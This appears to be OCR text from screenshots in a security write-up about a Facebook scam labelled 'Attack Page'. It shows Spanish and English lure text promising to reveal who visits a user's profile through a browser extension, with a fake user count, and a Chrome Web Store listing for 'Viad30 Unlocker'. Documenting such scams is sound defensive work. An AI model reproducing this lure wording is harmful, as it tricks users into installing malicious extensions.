
face with real inmates so you can experience their stories first-hand and understand what it's like to be a part of the criminal justice system today and how hard it can be to build a... See More



10 Sec

Publish

Attack Page



Descubre quienes son los que más visitan tu facebook

¿Cómo funciona?

Usamos una extensión para obetener información sobre las visitas hacia tu perfil, luego la recopilamos mostrandote quienes son los que más han ingresado a tu perfil.


Comenzar

53.169 Personas ya lo han hecho

available in the chrome web store

¿Cual es el significado de tu nombre? CLICK

Attack Page



Find out who are the most visited your facebook


How does it work?

We use an extension for obetener information about visits to your profile, then collect showing you who are the ones who have entered your profile.

53,169 people already have made

What is the meaning of your name? CLICK

Google Web Store



Viad30 Unlocker

proposé par Mario Gosparini

★★★★★ (1) | Réseaux sociaux et communication | 177 utilisateurs

+ AJOUTER À CHROME

PRÉSENTATION | AVIS | ASSISTANCE | ARTICLES SIMILAIRES | G+1

Compatible avec votre appareil

